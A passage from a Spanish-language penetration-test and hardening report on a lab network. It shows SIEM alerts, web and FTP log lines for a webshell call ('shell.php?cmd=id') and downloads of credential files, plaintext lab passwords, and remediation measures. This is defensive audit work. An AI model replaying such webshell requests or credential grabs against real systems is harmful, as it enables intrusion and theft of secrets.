Descripcion: Nexora: Login SSH exitoso usuario vulnerable svc_monitor

Timestamp : 2026-08-30T17:54:35
Nivel : 12
Regla : 100002 [T1078.003]
Descripcion: Nexora: Login SSH exitoso usuario vulnerable svc_monitor

Timestamp : 2026-08-30T17:54:41
Nivel : 12
Regla : 100003 [T1548.003]
Descripcion: Nexora: Escalada sudo a root por svc_monitor

Timestamp : 2026-08-30T17:54:41
Nivel : 12
Regla : 100003 [T1548.003]
Descripcion: Nexora: Escalada sudo a root por svc_monitor
```

Figura 116. Registros del SIEM del ataque al Ubuntu Server: login vulnerable y escalada a root

8.2. Registro Rocky Linux

Los registros del SIEM correspondientes a Rocky Linux documentan el movimiento lateral desde el segmento atacante hacia la red interna a través del servicio Samba.

El agente rocky.nexora.lab monitoriza los logs de autenticación y los accesos SMB, permitiendo al SIEM detectar las cuatro fases del ataque:

- El acceso anónimo sin credenciales que enumera todos los recursos compartidos.
- La reutilización de credenciales LDAP en SMB (mvidal/Rrhh2024* y jroca/Verano2024!) que demuestra el impacto de tener la misma contraseña en múltiples servicios.
- El acceso al recurso restringido direccion con descarga del documento confidencial estrategia_2025.txt.
- Finalmente el acceso al recurso sistemas con descarga del fichero credenciales_servicios.txt que contiene en texto claro las contraseñas de toda la infraestructura y de la clave privada SSH id_rsa.

La correlación de estos eventos en el SIEM reconstruye la cadena completa del movimiento lateral y demuestra el impacto real de la reutilización de credenciales entre servicios.

```
=====
REGISTROS SIEM - ROCKY LINUX (rocky.nexora.lab)
Wazuh 4.14.7 - 31/08/2026
=====

Total alertas: 6

Timestamp : 2026-08-31T15:37:38
Nivel     : 12
Regla     : 100201 [T1078]
Descripcion: Nexora: Acceso SMB credenciales corporativas

Timestamp : 2026-08-31T15:37:38
Nivel     : 14
Regla     : 100202 [T1039]
Descripcion: Nexora: Acceso a fichero critico via SMB: credenciales_servicios.
txt

Timestamp : 2026-08-31T15:37:46
Nivel     : 12
Regla     : 100201 [T1078]
Descripcion: Nexora: Acceso SMB credenciales corporativas

Timestamp : 2026-08-31T15:37:46
Nivel     : 14
Regla     : 100202 [T1039]
Descripcion: Nexora: Acceso a fichero critico via SMB: estrategia_2025.txt

Timestamp : 2026-08-31T15:37:54
Nivel     : 12
Regla     : 100201 [T1078]
Descripcion: Nexora: Acceso SMB credenciales corporativas

Timestamp : 2026-08-31T15:37:54
Nivel     : 14
Regla     : 100202 [T1039]
Descripcion: Nexora: Acceso a fichero critico via SMB: claves/id_rsa
```

Figura 117. Registros del SIEM del movimiento lateral en Rocky Linux (accesos SMB a ficheros críticos)

8.3. Registro Alpine Linux y Contenedores

Para los tres contenedores de la DMZ, los registros se extraen directamente de los logs JSON generados por Docker en el host Alpine, ya que el agente Wazuh presenta intermitencias de conectividad que impiden la visualización en tiempo real en el panel.

8.3.1 Registro Contenedor Web

El contenedor web (10.10.30.11) registra en su log de Apache todos los vectores de ataque HTTP demostrados: accesos a los honeytokens (.env, /backup/credentials.txt, config.php), ejecución de la webshell (shell.php?cmd=id), acceso a phpMyAdmin, toma de control de WordPress (wp-admin) e inyecciones SQL en el formulario de login.

```
Timestamp : 2026-08-31T14:46:33
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:33 +0000] "GET /.env HTTP/1.1"
200 97 "-" "curl/8.20.0"

Timestamp : 2026-08-31T14:46:33
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:33 +0000] "GET /backup/credentials.txt HTTP/1.1" 200 118 "-" "curl/8.20.0"

Timestamp : 2026-08-31T14:46:33
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:33 +0000] "GET /backup/credentials.txt HTTP/1.1" 200 118 "-" "curl/8.20.0"

Timestamp : 2026-08-31T14:46:33
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:33 +0000] "GET /uploads/shell.php?cmd=id HTTP/1.1" 404 16 "-" "curl/8.20.0"

Timestamp : 2026-08-31T14:46:33
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:33 +0000] "GET /uploads/shell.php?cmd=id HTTP/1.1" 404 16 "-" "curl/8.20.0"

Timestamp : 2026-08-31T14:46:33
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:33 +0000] "GET /phpmyadmin/ HTTP/1.1" 200 18415 "-" "curl/8.20.0"

Timestamp : 2026-08-31T14:46:33
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:33 +0000] "GET /phpmyadmin/ HTTP/1.1" 200 18415 "-" "curl/8.20.0"

Timestamp : 2026-08-31T14:46:34
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:34 +0000] "GET /wordpress/wp-admin/ HTTP/1.1" 302 - "-" "curl/8.20.0"

Timestamp : 2026-08-31T14:46:34
Log       : 10.10.99.50 - - [31/Aug/2026:14:46:34 +0000] "GET /wordpress/wp-admin/ HTTP/1.1" 302 - "-" "curl/8.20.0"
```

```
=====
docker host:~#
```

Figura 118. Registros del SIEM del ataque al contenedor web (webshell, phpMyAdmin, WordPress)

8.3.2 Registro Contenedor ftpsmtp

El contenedor ftpsmtp (10.10.30.12) registra en el log de vsftpd los accesos FTP anónimos, la autenticación con el usuario débil svc_ftp/Ftp#Nexora2024 y la descarga de los honeytokens del directorio /backup/ (ftp_credentials.txt, config_backup.cfg).

```
Mon Aug 31 13:49:19 2026 [pid 12] CONNECT: Client "10.10.99.50"
Mon Aug 31 13:49:19 2026 [pid 12] FTP command: Client "10.10.99.50", "USER anonymous"
Mon Aug 31 13:49:19 2026 [pid 11] [ftp] OK LOGIN: Client "10.10.99.50", anon password "<no_password>"
Mon Aug 31 13:49:19 2026 [pid 13] [ftp] FTP command: Client "10.10.99.50", "SIZE ftp_credentials.txt"
Mon Aug 31 13:49:19 2026 [pid 13] [ftp] FTP command: Client "10.10.99.50", "RETR ftp_credentials.txt"
Mon Aug 31 13:49:19 2026 [pid 13] [ftp] FTP response: Client "10.10.99.50", "150 Opening BINARY mode data connection for ftp_credentials.txt (210 bytes)."
Mon Aug 31 13:49:19 2026 [pid 13] [ftp] OK DOWNLOAD: Client "10.10.99.50", "/backup/ftp_credentials.txt", 210 bytes, 23.57Kbyte/sec
Mon Aug 31 13:49:19 2026 [pid 13] [ftp] FTP command: Client "10.10.99.50", "MDTM ftp_credentials.txt"
=====
docker-host:~# ^C
```

Figura 119. Registros del ataque al contenedor ftpsmtp: acceso FTP y descarga de honeytokens

8.3.3 Registro Contenedor dir

Para el contenedor dir utilizaremos Nessus Essentials como herramienta de análisis de vulnerabilidades automatizado, complementando la evidencia manual obtenida durante el pentesting. A diferencia de los otros contenedores donde los ataques se demostraron manualmente con herramientas como ldapsearch, snmp-check o smbclient, en el contenedor dir el escáner de Nessus realizará un análisis exhaustivo de todos los servicios expuestos, LDAP (389/tcp), LDAPS (636/tcp) y SNMP (161/udp), identificando automáticamente las vulnerabilidades de configuración más críticas:

- El bind anónimo LDAP que expone el directorio sin autenticación.
- Las contraseñas almacenadas en texto claro en el atributo userPassword.
- La ausencia de cifrado en las comunicaciones LDAP.
- El uso de la community string public en SNMP.

El informe generado por Nessus proporciona además la puntuación CVSS de cada hallazgo, las referencias CVE asociadas y las recomendaciones de remediación estandarizadas, lo que añade una capa de objetividad y validación externa al análisis manual realizado previamente.




Figura 120. Análisis de vulnerabilidades del contenedor «dir» con escáner (SNMP: múltiples hallazgos)

9. Medidas de Hardening

El hardening o endurecimiento de sistemas es el proceso de reducir la superficie de ataque de una infraestructura mediante la aplicación de configuraciones seguras, la eliminación de servicios innecesarios y la implantación de controles técnicos que dificulten o impidan la explotación de vulnerabilidades.

Las medidas de hardening se aplican como respuesta directa a los hallazgos identificados durante la fase de pentesting, cada medida corresponde a una vulnerabilidad concreta demostrada y documentada, cerrando el ciclo completo de una auditoría de seguridad: identificar, explotar, documentar y remediar.

Las medidas se organizan por máquina y siguen un orden de prioridad basado en la severidad de los hallazgos, primero se aplica un endurecimiento básico común a todos los sistemas (actualizaciones, servicios innecesarios, parches automáticos), y después medidas específicas orientadas a los servicios expuestos en cada nodo.

El objetivo no es alcanzar una seguridad absoluta, porque no existe, sino elevar el coste del ataque hasta el punto en que el esfuerzo del atacante supere el beneficio potencial, garantizar que cualquier actividad maliciosa quede registrada y sea detectable por el SIEM.

9.1 Medida de Hardening Ubuntu Server

Ubuntu Server es el nodo más crítico de la infraestructura porque actúa como firewall perimetral y controla todo el tráfico entre los tres segmentos de red. Su compromiso implica el compromiso total de la infraestructura, por lo que deberíamos implementar:

- Eliminar usuario `svc_monitor` y privilegio `sudo` → Eliminamos el vector de acceso inicial más crítico del sistema, el usuario `svc_monitor` con contraseña débil y `sudo` sin contraseña fue el punto de entrada que permitió comprometer el firewall y manipular las reglas `nftables`. Sin este usuario, el ataque de fuerza bruta SSH no tiene objetivo válido.
- Deshabilitar autenticación SSH por contraseña → Eliminamos los ataques de fuerza bruta SSH de forma definitiva. Con solo autenticación por clave pública, aunque el atacante conozca el nombre de usuario y la contraseña, no puede autenticarse.
- Restringir transferencias de zona DNS → Eliminamos la divulgación completa del mapa de red interno, la transferencia de zona AXFR expuso todos los registros DNS internos (hosts, IPs, servicios) al atacante sin autenticación. Restringiendo AXFR a ningún host, el reconocimiento de la infraestructura se vuelve significativamente más difícil.
- Eliminar reglas de firewall que permiten movimiento lateral → El segmento atacante (10.10.99.0/24) no debe tener acceso directo a la red interna (10.10.20.0/24) bajo ninguna circunstancia. El firewall debe mantener una política estricta de separación entre segmentos
- Restringir administración del firewall a dos usuarios → El principio de mínimo privilegio exige que solo los usuarios con necesidad operativa real puedan modificar las reglas del firewall.
- Cifrado de la configuración de `nftables` → Proteger el fichero de reglas contra modificación no autorizada, el cifrado del backup garantiza que si un atacante extrae el fichero de configuración, no puede analizarlo para identificar huecos en las reglas.
- Autenticación de dos factores (2FA) para acceso SSH → Implementar TOTP (Time-based One-Time Password) para el acceso SSH al firewall, el 2FA añade una segunda capa de autenticación independiente, aunque un atacante obtuviera la clave privada SSH de un

administrador, sin el código TOTP del segundo factor no podría autenticarse, el código TOTP cambia cada 30 segundos y es válido una sola vez, lo hace matemáticamente inviable de interceptar o reutilizar. Para un nodo tan crítico como el firewall, el 2FA es un control de seguridad fundamental.




Figura 121. Diagrama Hardening Ubuntu Server

9.2 Medida de Hardening Rocky Linux

Rocky Linux actúa como servidor de ficheros interno. Los hallazgos más críticos fueron el acceso anónimo SMB, la reutilización de credenciales y ficheros sensibles expuestos en recursos compartidos.

Vamos a nombrar las medidas para mitigar:

- Deshabilitar protocolo SMB1→ SMB1 es un protocolo obsoleto desde 2017, sin cifrado de tráfico y vulnerable a ataques de captura de credenciales (NTLM relay) y a EternalBlue (CVE-2017-0144, el exploit de WannaCry). Durante el pentest se demostró que el servidor aceptaba conexiones SMB1 (Reconnecting with SMB1 for workgroup listing). SMB2 y SMB3 incluyen cifrado nativo y protección contra relay attacks.
- Eliminar acceso anónimo SMB→ El acceso anónimo permitió enumerar todos los recursos compartidos sin ninguna credencial, un atacante obtuvo el inventario completo de la estructura de ficheros corporativa sin autenticarse.
- Eliminar ficheros sensibles de recursos compartidos→ El fichero credenciales_servicios.txt contenía en texto claro las contraseñas de MySQL root, Wazuh admin, FTP y el equipo core de red, accesible con las credenciales de cualquier usuario de sistemas.
- Contraseñas SMB robustas y sin reutilización→ La reutilización de contraseñas entre LDAP y SMB fue el vector que permitió el movimiento lateral, las credenciales extraídas del LDAP anónimo funcionaban directamente en SMB. Cada servicio debe tener contraseñas independientes para que el compromiso de uno no derive en el compromiso de los demás.
- Restringir acceso SMB por red→ El SMB solo debe ser accesible desde la red interna (10.10.20.0/24). Durante el pentest se demostró que desde el segmento atacante (10.10.99.0/24) se podía acceder directamente al SMB añadiendo reglas en el firewall. Restringiendo el acceso a nivel de aplicación (Samba) se añade una capa de defensa adicional independiente del firewall.
- Configurar fail2ban para SMB y SSH→ Añade detección activa de intentos de fuerza bruta contra SMB y SSH. Los intentos de autenticación fallidos quedan registrados en Wazuh, generando alertas en el SIEM.
- Persistencia de la ruta por defecto→ Durante el pentest se comprobó que Rocky perdía la ruta por defecto tras los reinicios, lo que impedía que las respuestas SMB llegaran al cliente. Una ruta persistente garantiza la disponibilidad del servicio y evita comportamientos inesperados en producción.
- Activar cifrado SMB3→ SMB3 con cifrado obligatorio protege el tráfico de ficheros contra capturas de red (sniffing). En un entorno corporativo donde los ficheros viajan por la red interna, el cifrado evita que un atacante con acceso a la red pueda leer el contenido de los ficheros transferidos.
- Revisar y corregir permisos de los recursos compartidos:
 - Crear los grupos departamentales (empleados, sistemas, rrhh, contabilidad, direccion) y asignar cada usuario a los grupos que le corresponden según su rol, jroca a sistemas, mvidal a rrhh y dirección, lpena a contabilidad.
 - Reescribir el smb.conf eliminando el acceso de invitado en todos los recursos (map to guest = Never, guest ok = no), restringiendo cada recurso a los grupos autorizados mediante valid users = @grupo, y cambiando el protocolo mínimo a SMB2 para eliminar la vulnerabilidad de SMB1.

- El fichero credenciales_servicios.txt con contraseñas de toda la infraestructura y la clave privada id_rsa en el recurso sistemas no deben existir en ningún recurso compartido de red, independientemente de los permisos configurados. La solución es eliminar ambos ficheros y establecer una política organizativa que prohíba almacenar credenciales o claves criptográficas en recursos compartidos.
- El recurso dirección debe tener auditoría de accesos activa mediante el módulo full_audit de Samba, que registra cada apertura y lectura de fichero en syslog. Esos eventos llegan al agente Wazuh y generan alertas en el SIEM cuando se accede a documentos confidenciales.

Rocky Linux – medidas de hardening
10.10.20.10 – Servidor de ficheros SMB



Figura 122. Diagrama Hardening Rocky Linux

9.2 Medida de Hardening contenedores Docker.

Los contenedores de la DMZ son la superficie de ataque más amplia de la infraestructura. El hardening se aplica en dos niveles, el host Alpine (que protege a todos los contenedores) y cada contenedor individualmente.

9.2.1. Medidas de Hardening Alpine Linux

Estas son las medidas para mitigar las vulnerabilidades:

- Segmentación de red entre contenedores—> Durante el pentest se demostró que desde el RCE en el contenedor web se podía acceder directamente al LDAP y al FTP sin pasar por el firewall. Con redes separadas, comprometer el web no da acceso automático a los otros contenedores.
- No exponer el socket Docker—> El socket Docker da control total sobre todos los contenedores del host. Si un atacante con RCE dentro de un contenedor encuentra el socket montado, puede escapar al host Alpine en segundos.
- Ejecutar contenedores como usuario no root—> Los tres contenedores corrían procesos como root dentro del contenedor. Aunque el aislamiento Docker impide el escape, un proceso root dentro del contenedor tiene más capacidades que uno sin privilegios.

9.2.2. Medidas de Hardening Contenedor web

Las medidas para mitigar el acceso de los recursos web son:

- Eliminar phpMyAdmin del entorno de producción—> phpMyAdmin expuso acceso root a la BD desde cualquier IP. Es una superficie de ataque innecesaria en producción.
- Completar instalación WordPress o eliminarlo—> El instalador expuesto permitió un WordPress Takeover completo desde Kali en segundos.
- Eliminar honeytokens del entorno de producción—> Los ficheros con credenciales (aunque sean falsas) en directorios públicos son una vulnerabilidad de divulgación de información.
- Corregir la SQLi en el login—> La SQLi permitió bypass de autenticación con admin#. Las consultas preparadas eliminan la posibilidad de inyección SQL de forma definitiva.
- Validar extensiones en subida de ficheros—> La subida sin validación permitió cargar shell.php y obtener RCE. Validando la extensión y el tipo MIME se elimina este vector.
- TLS correcto y cookies seguras—> SSLv2 estaba habilitado (obsoleto desde 1996) y las cookies no tenían HttpOnly, permitiendo robo de sesión via XSS.
- Eliminar webshells subidas durante el pentest—> Durante el pentest se subieron varias webshells y un plugin malicioso que siguen activos en el servidor. Cualquier atacante que descubra esas rutas tiene RCE inmediato sin necesidad de explotar ninguna vulnerabilidad adicional.
- Mover directorio uploads fuera del webroot—> Aunque se validen las extensiones, si un atacante encuentra una forma de subir un PHP (doble extensión, bypass de tipo MIME), no podrá ejecutarlo si PHP está deshabilitado en ese directorio.
- Cambiar credenciales de la base de datos—> Las credenciales webapp/webapp123 y root/R00t-Maria! fueron expuestas durante el pentest via db.php y el volcado de MariaDB. Deben rotarse inmediatamente.

- Aplicar principio de mínimo privilegio en MariaDB→ El usuario webapp tenía ALL PRIVILEGES sobre la BD, solo necesita SELECT, INSERT y UPDATE sobre la tabla usuario.

9.2.3. Medidas de Hardening Contenedor ftpsmtp

Las medidas para mitigar las vulnerabilidades del contenedor ftpsmtp son:

- Deshabilitar comando VRFY en SMTP→ El comando VRFY permite enumerar usuarios del sistema sin autenticación. Durante el pentest se verificó la existencia de jroca, mvidal y admin via VRFY.
- Eliminar honeytokens del directorio backup→ Los honeytokens contienen credenciales de toda la infraestructura (MySQL root, SIEM admin, equipo core). Aunque sean falsas, su presencia enseña al atacante la estructura de credenciales de la organización.
- Restringir acceso FTP por IP→ El FTP era accesible directamente desde Kali (10.10.99.50). Un servidor FTP corporativo solo debería ser accesible desde la red interna o desde la DMZ, nunca desde el exterior.
- Usar FTPS en vez de FTP plano→ El FTP transfiere credenciales y datos en texto claro. Un atacante con acceso a la red puede capturar las contraseñas FTP con un simple sniffer. FTPS añade cifrado TLS al canal de control y datos.
- Configurar jaula chroot para usuarios FTP→ Sin chroot, el usuario `svc_ftp` puede navegar por todo el sistema de ficheros del contenedor. Con chroot queda confinado en su directorio home y no puede acceder a ficheros del sistema.
- Logging completo de operaciones FTP→ Sin logging, las subidas y descargas de ficheros son invisibles para el SIEM. El logging completo permite detectar subidas de webshells y descargas de ficheros sensibles.

9.2.4. Medidas de Hardening Contenedor dir

Las medidas para mitigar las vulnerabilidades del contenedor dir son:

- Limitar atributos visibles en consultas LDAP→ Aunque el bind anónimo se deshabilite, un usuario autenticado no debería poder ver las contraseñas de otros usuarios. La directiva `by * none` en `userPassword` impide que nadie excepto el propio usuario pueda leer su contraseña.
- Deshabilitar versiones SNMP antiguas→ SNMPv1 y SNMPv2c transmiten la community string en texto claro y no tienen autenticación real. SNMPv3 añade autenticación por usuario y cifrado del tráfico, eliminando los ataques de captura de community string.
- Restringir acceso SNMP por IP→ El SNMP era accesible desde Kali (10.10.99.50) directamente. Un protocolo de monitorización solo debe ser accesible desde el segmento de gestión.
- Auditoría de consultas LDAP→ Sin auditoría, los dump masivos del directorio LDAP (como el que hicimos con `ldapsearch`) son invisibles para el SIEM. Con logging activo, Wazuh puede detectar consultas masivas y generar alertas de enumeración de directorio.

Hardening DMZ – Alpine + contenedores Docker

10.10.30.0/24 – medidas aplicadas por componente

Alpine Linux – host Docker (10.10.30.10)




Figura 123. Diagrama Hardening Alpine Linux

10. Resultados

Los resultados del análisis de seguridad sobre la infraestructura de Nexora Solutions revelan una superficie de ataque amplia y en varios casos crítica. Se identificaron 44 hallazgos distribuidos en cinco nodos de la infraestructura, de los cuales 14 son de severidad crítica, 16 de severidad alta, 10 de severidad media y 4 de severidad baja. Adicionalmente se documentaron 8 controles de seguridad que funcionan correctamente y que constituyen una base sólida sobre la que aplicar las mejoras.

El hallazgo de mayor impacto fue la combinación de un usuario SSH con contraseña débil y privilegio sudo sin contraseña en el firewall Ubuntu (svc_monitor/monitor123), que permitió comprometer el nodo más crítico de la infraestructura y manipular las reglas de filtrado nftables. Este único punto de fallo habría permitido a un atacante real eliminar el control de perímetro de toda la red corporativa.

En el plano de la DMZ, el contenedor web concentra el mayor número de vectores de explotación con tres cadenas de RCE independientes demostradas, acceso FTP anónimo con subida de webshell, explotación de phpMyAdmin via SQL INTO OUTFILE, y toma de control del CMS WordPress mediante el instalador expuesto. En todos los casos se obtuvo ejecución remota de código como el usuario apache (uid=48), con acceso completo a la base de datos MariaDB y a los ficheros de configuración del servidor.

El directorio LDAP del contenedor dir resultó ser el punto de partida de la cadena de ataque más relevante, el bind anónimo sin autenticación expuso las contraseñas de todos los usuarios corporativos en texto claro, y esas mismas credenciales funcionaron directamente en el servicio SMB de Rocky Linux, permitiendo el movimiento lateral desde la DMZ hacia la red interna y el acceso a ficheros corporativos confidenciales, incluyendo un fichero con las credenciales de todos los servicios críticos de la infraestructura.

El SIEM Wazuh demostró capacidad de monitorización activa sobre todos los nodos, Ubuntu, Rocky y Alpine/contenedores, aunque requiere configuración adicional de decoders para detectar automáticamente los accesos a honeytokens y los ataques web sobre Apache. Los intentos de fuerza bruta SSH y las escaladas de privilegios sí generan alertas nativas sin configuración adicional.

11. Conclusiones

La auditoría de seguridad sobre la infraestructura de Nexora Solutions pone de manifiesto que el mayor riesgo no reside en vulnerabilidades técnicas complejas o exploits de día cero, sino en malas prácticas de configuración fundamentales:

- Contraseñas débiles reutilizadas entre servicios.
- Servicios de administración expuestos sin restricción de acceso.
- Ficheros con credenciales almacenados en recursos compartidos.
- Protocolos obsoletos habilitados por compatibilidad.

Estas debilidades, presentes en la mayoría de organizaciones que no disponen de un proceso formal de hardening, son las que los atacantes reales explotan con mayor frecuencia porque requieren poco conocimiento técnico y producen el mayor impacto.

La cadena de ataque más significativa → LDAP anónimo → credenciales en texto claro → movimiento lateral SMB → fichero de credenciales de toda la infraestructura, ilustra el principio del eslabón más débil, la vulnerabilidad de menor severidad técnica individual (un directorio LDAP sin autenticación) fue el punto de partida que comprometió la totalidad del entorno.

Esto demuestra que la seguridad de una infraestructura no puede evaluarse por componentes aislados sino como un sistema interconectado donde el impacto de cada vulnerabilidad depende de con qué otras vulnerabilidades se encadena.

